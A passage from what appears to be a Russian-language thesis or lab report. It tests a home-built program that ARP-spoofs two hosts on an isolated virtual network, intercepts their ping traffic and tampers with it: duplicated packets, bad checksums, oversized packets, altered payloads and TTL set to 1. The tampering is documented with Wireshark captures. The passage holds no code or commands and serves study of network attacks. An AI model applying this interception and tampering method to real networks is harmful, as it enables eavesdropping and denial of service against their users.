- IP адрес – 192.168.1.11;
- MAC адрес – 08:00:27:63:CE:2F.

Узел сети №2, используемый как узел защищенной сети имеет следующие сетевые адреса:

- IP адрес – 192.168.1.12;
- MAC адрес – 08:00:27:14:65:B5.

Узел сети №1, используемый как инструмент злоумышленника имеет следующие сетевые адреса:

- IP адрес – 192.168.1.14;
- MAC адрес – 08:00:27:FB:DF:2F.

Программа реализации DOS-атак (далее программа) для функционирования требует прав администратора, так как она оперирует

пакетами на канальном уровне. Если программа будет запущена непривилегированным пользователем будет выдано сообщение об ошибке, которое представлено на рисунке 35.




Рисунок 34 – Ошибка запуска

В случае запуска программы привилегированным пользователем происходит инициализация программы параметрами сетевого интерфейса, а именно IP и MAC адресами, затем если инициализация проходит успешно выводится сообщение, представленное на рисунке 36.




Рисунок 36 – Успешная инициализация

После инициализации открывается главная форма программы, представленная на рисунке 37. На этой форме доступны поля для ввода IP адресов узлов сети, которые будут атакованы.




Рисунок 37 – Главная форма программы

Кнопки «Проверка» выполняют ARP запрос на каждый из введенных IP адресов для получения MAC адресов узлов с данными IP адресами. Это необходимо для проведения атаки ARP спуфинг. Процесс проверки узла №1 представлен на рисунках 38 и 39.

№.	Time	Source	Destination	Protocol	Length	Info
11	3.929618641	PcsCompu_fb:df:2f	Broadcast	ARP	60	Who has 192.168.1.11? Tell 192.168.1.14
12	3.929914319	PcsCompu_63:ce:2f	PcsCompu_fb:df:2f	ARP	60	192.168.1.11 is at 08:00:27:63:ce:2f

▶ Frame 12: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0

▼ Ethernet II, Src: PcsCompu_63:ce:2f (08:00:27:63:ce:2f), Dst: PcsCompu_fb:df:2f (08:00:27:fb:df:2f)

▶ Destination: PcsCompu_fb:df:2f (08:00:27:fb:df:2f)

▶ Source: PcsCompu_63:ce:2f (08:00:27:63:ce:2f)

Type: ARP (0x0806)

Padding: 000000000000000000000000000000000000000000000000

▼ Address Resolution Protocol (reply)

Hardware type: Ethernet (1)

Protocol type: IPv4 (0x0800)

Hardware size: 6

Protocol size: 4

Opcode: reply (2)

Sender MAC address: PcsCompu_63:ce:2f (08:00:27:63:ce:2f)

Sender IP address: 192.168.1.11

Target MAC address: PcsCompu_fb:df:2f (08:00:27:fb:df:2f)

Target IP address: 192.168.1.14

Рисунок 38 – ARP запрос на узел №1

Если на отправленный запрос будет принят ответ, то MAC адрес узла которому отсылался запрос будет записан в память программы для дальнейшего использования, а если ответ не придет значит либо узел недоступен, либо на нем отключен протокол ARP. При успешной проверке узла на главной форме будет отображено сообщение о том, что MAC адрес получен.

The screenshot shows a window titled 'MainWindow' with the following elements:

- IP адрес узла №1:** 192.168.1.11. To its right is a button labeled 'Проверка' and a status label 'MAC адрес получен'.
- IP адрес узла №2:** An empty text field. To its right is a button labeled 'Проверка' and a status label 'MAC адрес неизвестен'.
- Трафик модифицируется при направлении на узел №:** A dropdown menu showing '1' and a radio button labeled 'Повтор пакетов'.
- Модификации IP пакета:** A list of checkboxes:
 - ☐ ошибка контрольной суммы
 - ☐ увеличенный MTU (1600)
 - ☐ некорректное поле данных
 - ☐ малое значение TTL (1)
 - ☐ некорректная длина пакета
- Buttons:** 'Старт' and 'Стоп' are located at the bottom right.

Рисунок 39 – Результат выполнения ARP запроса на узел №1

Для узла №2 проверка производится аналогично. Результаты проверки узла №2 представлены на рисунках 40 и 41.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	PcsCompu_fb:df:2f	Broadcast	ARP	60	Who has 192.168.1.12? Tell 192.168.1.14
2	0.000255013	PcsCompu_14:65:b5	PcsCompu_fb:df:2f	ARP	60	192.168.1.12 is at 08:00:27:14:65:b5

▶ Frame 2: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
 ▼ Ethernet II, Src: PcsCompu_14:65:b5 (08:00:27:14:65:b5), Dst: PcsCompu_fb:df:2f (08:00:27:fb:df:2f)

- ▶ Destination: PcsCompu_fb:df:2f (08:00:27:fb:df:2f)
- ▶ Source: PcsCompu_14:65:b5 (08:00:27:14:65:b5)
 - Type: ARP (0x0806)
 - Padding: 0000000000000000000000000000000000000000000000000000000000000000

▼ Address Resolution Protocol (reply)

- Hardware type: Ethernet (1)
- Protocol type: IPv4 (0x0800)
- Hardware size: 6
- Protocol size: 4
- Opcode: reply (2)
- Sender MAC address: PcsCompu_14:65:b5 (08:00:27:14:65:b5)
- Sender IP address: 192.168.1.12
- Target MAC address: PcsCompu_fb:df:2f (08:00:27:fb:df:2f)

Рисунок 40 – ARP запрос на узел №2

Рисунок 41 – Результат выполнения ARP запроса на узел №2

После получения MAC адресов данных узлов сети предоставляется возможность провести атаку ARP спуфинг, удачное использование которой позволяет перехватывать трафик между узлами сети для исследования или каких-либо манипуляций. Для проведения данной атаки необходимо после получения MAC адресов необходимых узлов сети нажать на кнопку «Старт», тогда программа начнет навязывать свой MAC адрес данным узлам для перехвата пакетов на канальном уровне. Процесс данной атаки представлен на рисунке 42.

– повтор пакетов – направляемый в сторону выбранного узла пакет будет продублирован, если выбран данный модификатор, то другие, описанные ниже модификаторы не будут доступны;

– ошибка контрольной суммы – в IP заголовке будет установлено некорректное значение;

– увеличенный MTU (1600) – пакет будет увеличен до размера, превышающего максимальный;

– некорректное поле данных – поле данных IP пакета будет заполнено значениями, отличающимися от исходных;

– малое значение TTL;

– некорректная длина пакета – поле длина пакета будет отличаться от исходного.

Выбор модификатора повтор пакетов представлен на рисунке 44, а выбор остальных модификаторов на рисунке 45.

The screenshot shows a software window titled 'MainWindow'. It contains several input fields and buttons. At the top, there are two rows for IP addresses: 'IP адрес узла №1' with the value '192.168.1.11' and 'IP адрес узла №2' with the value '192.168.1.12'. Each row has a 'Проверка' (Check) button and a 'MAC адрес получен' (MAC address received) label. Below these, there is a section for traffic modification: 'Трафик модифицируется при направлении на узел №' followed by a dropdown menu showing '1'. To the right of this is a radio button labeled 'Повтор пакетов' (Repeat packets), which is currently selected. Below this section, there is a list of modification options under the heading 'Модификации IP пакета:'. The options are: 'ошибка контрольной суммы' (checksum error), 'увеличенный MTU (1600)' (increased MTU (1600)), 'некорректное поле данных' (incorrect data field), 'малое значение TTL (1)' (small TTL value (1)), and 'некорректная длина пакета' (incorrect packet length). All these options are currently unchecked. At the bottom right of the window, there are two buttons: 'Старт' (Start) and 'Стоп' (Stop).

Рисунок 44 – Выбор модификатора «Повтор пакетов»




Рисунок 45 – Выбор модификаторов, отличных от модификатора «Повтор пакетов»

Направлением модифицированного трафика выбран узел №1, имеющий IP адрес 192.168.1.11, поэтому при тестировании посылались ICMP пакеты при помощи программы «ping». Модификаторы были протестированы по одному, в порядке, расположенном на главной форме сверху вниз.

Результаты тестирования при выбранном модификаторе «Повтор пакетов» представлены на рисунках 46, 47 и 48. Был отправлен 1 PING запрос от узла №1 на узел №2.

→	7	13.536948	192.168.1.11	192.168.1.12	ICMP	74 Echo (ping) request	id=0x0001, seq=5/1280, ttl=128 (reply in 9)
←	9	13.538340	192.168.1.12	192.168.1.11	ICMP	74 Echo (ping) reply	id=0x0001, seq=5/1280, ttl=128 (request in 7)
	10	13.539851	192.168.1.12	192.168.1.11	ICMP	74 Echo (ping) reply	id=0x0001, seq=5/1280, ttl=128

▸	Frame 7: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
▲	Ethernet II, Src: PcsSyste_63:ce:2f (08:00:27:63:ce:2f), Dst: PcsSyste_fb:df:2f (08:00:27:fb:df:2f)
▸	Destination: PcsSyste_fb:df:2f (08:00:27:fb:df:2f)
▸	Source: PcsSyste_63:ce:2f (08:00:27:63:ce:2f)
	Type: IPv4 (0x0800)
▸	Internet Protocol Version 4, Src: 192.168.1.11, Dst: 192.168.1.12
▸	Internet Control Message Protocol

Рисунок 46 – Пакеты на узле №1

Из результатов, представленных на рисунке 46 следует, что узел №1 отослал PING запрос узлу №2 и получил в ответ два PING ответа, но MAC адрес узла с IP адресом 192.168.1.12 принадлежит программе реализующей DOS-атаки, а значит атака ARP спуфинг выполнена успешно.

No.	Time	Source	Destination	Protocol	Length	Info
116	26.42132672	192.168.1.11	192.168.1.12	ICMP	74	Echo (ping) request id=0x0001, seq=5/1280, ttl=128 (no response found!)
117	26.42157577	192.168.1.11	192.168.1.12	ICMP	74	Echo (ping) request id=0x0001, seq=5/1280, ttl=128 (reply in 119)
119	26.42214312	192.168.1.12	192.168.1.11	ICMP	74	Echo (ping) reply id=0x0001, seq=5/1280, ttl=128 (request in 117)
121	26.42233961	192.168.1.12	192.168.1.11	ICMP	74	Echo (ping) reply id=0x0001, seq=5/1280, ttl=128
122	26.42243932	192.168.1.12	192.168.1.11	ICMP	74	Echo (ping) reply id=0x0001, seq=5/1280, ttl=128

▶ Frame 121: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0

▼ Ethernet II, Src: PcsCompu_fb:df:2f (08:00:27:fb:df:2f), Dst: PcsCompu_63:ce:2f (08:00:27:63:ce:2f)

▶ Destination: PcsCompu_63:ce:2f (08:00:27:63:ce:2f)

▶ Source: PcsCompu_fb:df:2f (08:00:27:fb:df:2f)

Type: IPv4 (0x0800)

▶ Internet Protocol Version 4, Src: 192.168.1.12, Dst: 192.168.1.11

▶ Internet Control Message Protocol

Рисунок 47 – Пакеты, обработанные программой

Из результатов, представленных на рисунке 47 следует, что узел №1 отослал PING запрос узлу №2, при этом программа перехватила данный пакет и перенаправила его на узел №2 без изменений, узел №2 после обработки данного запроса отослал PING ответ, который также был перехвачен программой и продублирован в сторону узла №1.

→	4	2.028789	192.168.1.11	192.168.1.12	ICMP	74	Echo (ping) request id=0x0001, seq=5/1280, ttl=128 (reply in 5)
←	5	2.028956	192.168.1.12	192.168.1.11	ICMP	74	Echo (ping) reply id=0x0001, seq=5/1280, ttl=128 (request in 4)

▶ Frame 4: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0

▲ Ethernet II, Src: PcsSyste_fb:df:2f (08:00:27:fb:df:2f), Dst: PcsSyste_14:65:b5 (08:00:27:14:65:b5)

▶ Destination: PcsSyste_14:65:b5 (08:00:27:14:65:b5)

▶ Source: PcsSyste_fb:df:2f (08:00:27:fb:df:2f)

Type: IPv4 (0x0800)

▶ Internet Protocol Version 4, Src: 192.168.1.11, Dst: 192.168.1.12

▶ Internet Control Message Protocol

Рисунок 48 – Пакеты на узле №2

Из результатов, представленных на рисунке 48 следует, что узел №1 отослал PING запрос узлу №2, а узел №2 после обработки данного запроса отослал PING ответ в сторону узла №1, но MAC адрес узла с IP адресом 192.168.1.11 принадлежит программе реализующей DOS-атаки, а значит атака ARP спуфинг выполнена успешно.

Результаты тестирования при выбранном модификаторе «Повтор пакетов» представлены на рисунках 49, 50, 51 и 52. Был отправлен 1 PING запрос от узла №2 на узел №1.

No.	Time	Source	Destination	Protocol	Length	Info
11	4.318630	192.168.1.12	192.168.1.11	ICMP	74	Echo (ping) request id=0x0001, seq=21/5376, ttl=128 (no response found!)

▶ Frame 11: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0

▲ Ethernet II, Src: PcsSyste_14:65:b5 (08:00:27:14:65:b5), Dst: PcsSyste_fb:df:2f (08:00:27:fb:df:2f)

▶ Destination: PcsSyste_fb:df:2f (08:00:27:fb:df:2f)

▶ Source: PcsSyste_14:65:b5 (08:00:27:14:65:b5)

Type: IPv4 (0x0800)

▶ Internet Protocol Version 4, Src: 192.168.1.12, Dst: 192.168.1.11

▶ Internet Control Message Protocol

Рисунок 49 – Пакет на узле №2

Из результатов, представленных на рисунке 49 следует, что узел №2 отослал PING запрос на узел №1 и не получил ответ, при этом пакет отправлялся на MAC адрес узла на котором функционирует программа.

No.	Time	Source	Destination	Protocol	Length	Info
27	24.74582094	192.168.1.12	192.168.1.11	ICMP	74	Echo (ping) request id=0x0001, seq=21/5376, ttl=128 (no response found!)
28	24.74601021	192.168.1.12	192.168.1.11	ICMP	74	Echo (ping) request id=0x0001, seq=21/5376, ttl=128 (no response found!)

```

type: IPv4 (0x0000)
▼ Internet Protocol Version 4, Src: 192.168.1.12, Dst: 192.168.1.11
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 60
    Identification: 0x0282 (642)
  ▶ Flags: 0x00
    Fragment offset: 0
    Time to live: 128
    Protocol: ICMP (1)
    Header checksum: 0xb4d7 [correct]
    [Header checksum status: Good]

```

Рисунок 50 – Принятый программой пакет

No.	Time	Source	Destination	Protocol	Length	Info
27	24.74582094	192.168.1.12	192.168.1.11	ICMP	74	Echo (ping) request id=0x0001, seq=21/5376, ttl=128 (no response found!)
28	24.74601021	192.168.1.12	192.168.1.11	ICMP	74	Echo (ping) request id=0x0001, seq=21/5376, ttl=128 (no response found!)

```

Frame 27: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
▼ Ethernet II, Src: PcsCompu_fb:df:2f (08:00:27:fb:df:2f), Dst: PcsCompu_63:ce:2f (08:00:27:63:ce:2f)
  ▶ Destination: PcsCompu_63:ce:2f (08:00:27:63:ce:2f)
  ▶ Source: PcsCompu_fb:df:2f (08:00:27:fb:df:2f)
  Type: IPv4 (0x0000)
▼ Internet Protocol Version 4, Src: 192.168.1.12, Dst: 192.168.1.11
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 60
    Identification: 0x0282 (642)
  ▶ Flags: 0x00
    Fragment offset: 0
    Time to live: 128
    Protocol: ICMP (1)
  ▼ Header checksum: 0xb3d8 [incorrect, should be 0xb4d7](may be caused by "IP checksum offload"?)

```

Рисунок 51 – Отправленный программой пакет

Из результатов, представленных на рисунках 50 и 51 программа перехватила PING запрос от узла №2, изменила поле контрольной суммы заголовка IP и перенаправила данный пакет на узел №1.

No.	Time	Source	Destination	Protocol	Length	Info
11	4.319400	192.168.1.12	192.168.1.11	ICMP	74	Echo (ping) request id=0x0001, seq=21/5376, ttl=128 (no response found!)

```

Frame 11: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
▶ Ethernet II, Src: PcsSyste_fb:df:2f (08:00:27:fb:df:2f), Dst: PcsSyste_63:ce:2f (08:00:27:63:ce:2f)
  ▶ Destination: PcsSyste_63:ce:2f (08:00:27:63:ce:2f)
  ▶ Source: PcsSyste_fb:df:2f (08:00:27:fb:df:2f)
  Type: IPv4 (0x0000)
▶ Internet Protocol Version 4, Src: 192.168.1.12, Dst: 192.168.1.11
▶ Internet Control Message Protocol

```

Рисунок 52 – Пакет на узле №1

Из результатов, представленных на рисунке 52 следует, что узел №2 отослал PING запрос на узел №1, но, тот в свою очередь, не стал отправлять ответ,

так как пересчитанная контрольная сумма IP заголовка не совпала с исходной, при этом пакет пришел с MAC адреса узла на котором функционирует программа.

Результаты тестирования при выбранном модификаторе «увеличенный MTU (1600)» представлены на рисунках 53, 54 и 55. Был отправлен 1 PING запрос от узла №2 на узел №1.

No.	Time	Source	Destination	Protocol	Length	Info
6	7.598250	192.168.1.12	192.168.1.11	ICMP	74	Echo (ping) request id=0x0001, seq=22/5632, ttl=128 (no response found!)

▶ Frame 6: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0 ▲ Ethernet II, Src: PcsSyste_14:65:b5 (08:00:27:14:65:b5), Dst: PcsSyste_fb:df:2f (08:00:27:fb:df:2f) ▶ Destination: PcsSyste_fb:df:2f (08:00:27:fb:df:2f) ▶ Source: PcsSyste_14:65:b5 (08:00:27:14:65:b5) Type: IPv4 (0x0800) ▶ Internet Protocol Version 4, Src: 192.168.1.12, Dst: 192.168.1.11 ▶ Internet Control Message Protocol
--

Рисунок 53 – Пакет на узле №2

Из результатов, представленных на рисунке 53 следует, что узел №2 отослал PING запрос на узел №1 и не получил ответ, при этом пакет отправлялся на MAC адрес узла на котором функционирует программа.

No.	Time	Source	Destination	Protocol	Length	Info
15	37.60071154	192.168.1.12	192.168.1.11	ICMP	74	Echo (ping) request id=0x0001, seq=22/5632, ttl=128 (no response found!)
16	37.60089546	192.168.1.12	192.168.1.11	ICMP	1600	Echo (ping) request id=0x0001, seq=22/5632, ttl=128 (no response found!)

▶ Frame 15: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0 ▼ Ethernet II, Src: PcsCompu_14:65:b5 (08:00:27:14:65:b5), Dst: PcsCompu_fb:df:2f (08:00:27:fb:df:2f) ▶ Destination: PcsCompu_fb:df:2f (08:00:27:fb:df:2f) ▶ Source: PcsCompu_14:65:b5 (08:00:27:14:65:b5) Type: IPv4 (0x0800) ▼ Internet Protocol Version 4, Src: 192.168.1.12, Dst: 192.168.1.11
--

Рисунок 54 – Принятый программой пакет

No.	Time	Source	Destination	Protocol	Length	Info
15	37.60071154	192.168.1.12	192.168.1.11	ICMP	74	Echo (ping) request id=0x0001, seq=22/5632, ttl=128 (no response found!)
16	37.60089546	192.168.1.12	192.168.1.11	ICMP	1600	Echo (ping) request id=0x0001, seq=22/5632, ttl=128 (no response found!)

▶ Frame 16: 1600 bytes on wire (12800 bits), 1600 bytes captured (12800 bits) on interface 0 ▶ Ethernet II, Src: PcsCompu_fb:df:2f (08:00:27:fb:df:2f), Dst: PcsCompu_63:ce:2f (08:00:27:63:ce:2f) ▶ Internet Protocol Version 4, Src: 192.168.1.12, Dst: 192.168.1.11 ▶ Internet Control Message Protocol

Рисунок 55 – Отправленный программой пакет

Из результатов, представленных на рисунках 54 и 55 следует, что программа перехватила пакет от узла №2, увеличила его размер до 1600 байт и перенаправила на узел №1.

Узел №1 не принял такой пакет, так как его размер превысил максимально разрешенный размер пакета в данной сети на 100 байт.

Результаты тестирования при выбранном модификаторе «некорректное поле данных» представлены на рисунках 56, 57, 58 и 59. Был отправлен 1 PING запрос от узла №2 на узел №1.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.1.12	192.168.1.11	ICMP	74	Echo (ping) request id=0x0001, seq=24/6144, ttl=128 (no response found!)

▶ Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0 ▶ Ethernet II, Src: PcsSyste_14:65:b5 (08:00:27:14:65:b5), Dst: PcsSyste_fb:df:2f (08:00:27:fb:df:2f) ▶ Internet Protocol Version 4, Src: 192.168.1.12, Dst: 192.168.1.11 ▶ Internet Control Message Protocol						
--	--	--	--	--	--	--

0000	08 00 27 fb df 2f 08 00	27 14 65 b5 08 00 45 00	..'/...'.e...E.
0010	00 3c 03 36 00 00 80 01	00 00 c0 a8 01 0c c0 a8	<.6.....
0020	01 0b 08 00 4d 43 00 01	00 18 61 62 63 64 65 66	...MC...abcdef
0030	67 68 69 6a 6b 6c 6d 6e	6f 70 71 72 73 74 75 76	ghijklmn opqrstuv
0040	77 61 62 63 64 65 66 67	68 69	wabcdefg hi

Рисунок 56 – Пакет на узле №2

Из результатов, представленных на рисунке 56 следует, что узел №2 отослал PING запрос на узел №1 и не получил ответ, при этом пакет отправлялся на MAC адрес узла на котором функционирует программа.

No.	Time	Source	Destination	Protocol	Length	Info
28	46.176245731	192.168.1.12	192.168.1.11	ICMP	74	Echo (ping) request id=0x0001, seq=27/6912, ttl=128 (no response found!)
29	46.176347189	192.168.1.12	192.168.1.11	ICMP	74	Echo (ping) reply id=0x0405, seq=1543/1798, ttl=128

▶ Frame 28: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0 ▶ Ethernet II, Src: PcsCompu_14:65:b5 (08:00:27:14:65:b5), Dst: PcsCompu_fb:df:2f (08:00:27:fb:df:2f) ▶ Internet Protocol Version 4, Src: 192.168.1.12, Dst: 192.168.1.11 ▶ Internet Control Message Protocol						
---	--	--	--	--	--	--

0000	08 00 27 fb df 2f 08 00	27 14 65 b5 08 00 45 00	..'/...'.e...E.
0010	00 3c 03 cf 00 00 80 01	b3 8a c0 a8 01 0c c0 a8	<.....
0020	01 0b 08 00 4d 40 00 01	00 1b 61 62 63 64 65 66	...M...abcdef
0030	67 68 69 6a 6b 6c 6d 6e	6f 70 71 72 73 74 75 76	ghijklmn opqrstuv
0040	77 61 62 63 64 65 66 67	68 69	wabcdefg hi

Рисунок 57 – Принятый программой пакет

No.	Time	Source	Destination	Protocol	Length	Info
28	46.176245731	192.168.1.12	192.168.1.11	ICMP	74	Echo (ping) request id=0x0001, seq=27/6912, ttl=128 (no response found!)
29	46.176347189	192.168.1.12	192.168.1.11	ICMP	74	Echo (ping) reply id=0x0405, seq=1543/1798, ttl=128

▶ Frame 29: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0 ▶ Ethernet II, Src: PcsCompu_fb:df:2f (08:00:27:fb:df:2f), Dst: PcsCompu_63:ce:2f (08:00:27:63:ce:2f) ▶ Internet Protocol Version 4, Src: 192.168.1.12, Dst: 192.168.1.11 ▶ Internet Control Message Protocol						
---	--	--	--	--	--	--

0000	08 00 27 63 ce 2f 08 00	27 fb df 2f 08 00 45 00	.. 'c./...'.e...E.
0010	00 3c 03 cf 00 00 80 01	35 f9 c0 a8 01 0c c0 a8	<..... 5.....
0020	01 0b 00 01 02 03 04 05	06 07 08 09 0a 0b 0c 0d	
0030	0e 0f 10 11 12 13 14 15	16 17 18 19 1a 1b 1c 1d	
0040	1e 1f 20 21 22 23 24 25	26 27	.. !"# \$% & '

Рисунок 58 – Отправленный программой пакет

Из результатов, представленных на рисунках 57 и 58 следует, что программа перехватила запрос, изменила поле данных заголовка IP пакета и перенаправила пакет на узел №1, после изменения данного поля PING запрос стал PING ответом.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.1.12	192.168.1.11	ICMP	74	Echo (ping) reply id=0x0405, seq=1543/1798, ttl=128

▸	Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0					
▸	Ethernet II, Src: PcsSyste_fb:df:2f (08:00:27:fb:df:2f), Dst: PcsSyste_63:ce:2f (08:00:27:63:ce:2f)					
▸	Internet Protocol Version 4, Src: 192.168.1.12, Dst: 192.168.1.11					
▸	Internet Control Message Protocol					

0000	08 00 27 63 ce 2f 08 00 27 fb df 2f 08 00 45 00	.. 'c./.. '.../..E.
0010	00 3c 03 36 00 00 80 01 36 92 c0 a8 01 0c c0 a8	..<.6.... 6.....
0020	01 0b 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d	
0030	0e 0f 10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d	
0040	1e 1f 20 21 22 23 24 25 26 27	.. !"# \$% & ' ..

Рисунок 59 – Пакет на узле №2

Из результатов, представленных на рисунке 59 следует, что узел №1 принял PING ответ от MAC адреса узла на котором функционирует программа.

Результаты тестирования при выбранном модификаторе «малое значение TTL (1)» представлены на рисунках 60, 61, и 62. Был отправлен 1 PING запрос от узла №2 на узел №1.

No.	Time	Source	Destination	Protocol	Length	Info
→	17 14.3222...	192.168.1.12	192.168.1.11	ICMP	74	Echo (ping) request id=0x0001, seq=26/6656, ttl=128 (reply in 19)
←	19 14.3236...	192.168.1.11	192.168.1.12	ICMP	74	Echo (ping) reply id=0x0001, seq=26/6656, ttl=128 (request in 17)

▸	Frame 19: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0					
▸	Ethernet II, Src: PcsSyste_fb:df:2f (08:00:27:fb:df:2f), Dst: PcsSyste_14:65:b5 (08:00:27:14:65:b5)					
▸	Internet Protocol Version 4, Src: 192.168.1.11, Dst: 192.168.1.12					
▸	Internet Control Message Protocol					

Рисунок 60 – Пакеты на узле №2

Из результатов, представленных на рисунке 60 следует, что узел №2 отослал PING запрос на узел №1 и получил ответ, при этом пакет отправлялся на MAC адрес узла на котором функционирует программа, с этого же адреса пришел ответ.

No.	Time	Source	Destination	Protocol	Length	Info
5	4.412488286	192.168.1.12	192.168.1.11	ICMP	74	Echo (ping) request id=0x0001, seq=26/6656, ttl=128 (no response found!)
6	4.412648360	192.168.1.12	192.168.1.11	ICMP	74	Echo (ping) request id=0x0001, seq=26/6656, ttl=1 (reply in 9)
9	4.413099722	192.168.1.11	192.168.1.12	ICMP	74	Echo (ping) reply id=0x0001, seq=26/6656, ttl=128 (request in 6)
10	4.413175975	192.168.1.11	192.168.1.12	ICMP	74	Echo (ping) reply id=0x0001, seq=26/6656, ttl=128

▸	Frame 6: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0					
▸	Ethernet II, Src: PcsCompu_fb:df:2f (08:00:27:fb:df:2f), Dst: PcsCompu_63:ce:2f (08:00:27:63:ce:2f)					
▼	Internet Protocol Version 4, Src: 192.168.1.12, Dst: 192.168.1.11					
0100	 = Version: 4					
....	0101 = Header Length: 20 bytes (5)					
▸	Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)					
Total Length:	60					
Identification:	0x038f (911)					
▸	Flags: 0x00					
Fragment offset:	0					
▼	Time to live: 1					
▸	[Expert Info (Note/Sequence): "Time To Live" only 1]					

Рисунок 61 – Пакеты, обработанные программой

Из результатов, представленных на рисунке 61 следует, что программа перехватила пакет с PING запросом от узла №2, уменьшила TTL до единицы и перенаправила пакет на узел №1, который отправил PING ответ программе, программа перенаправила ответ на узел №2 без изменений.

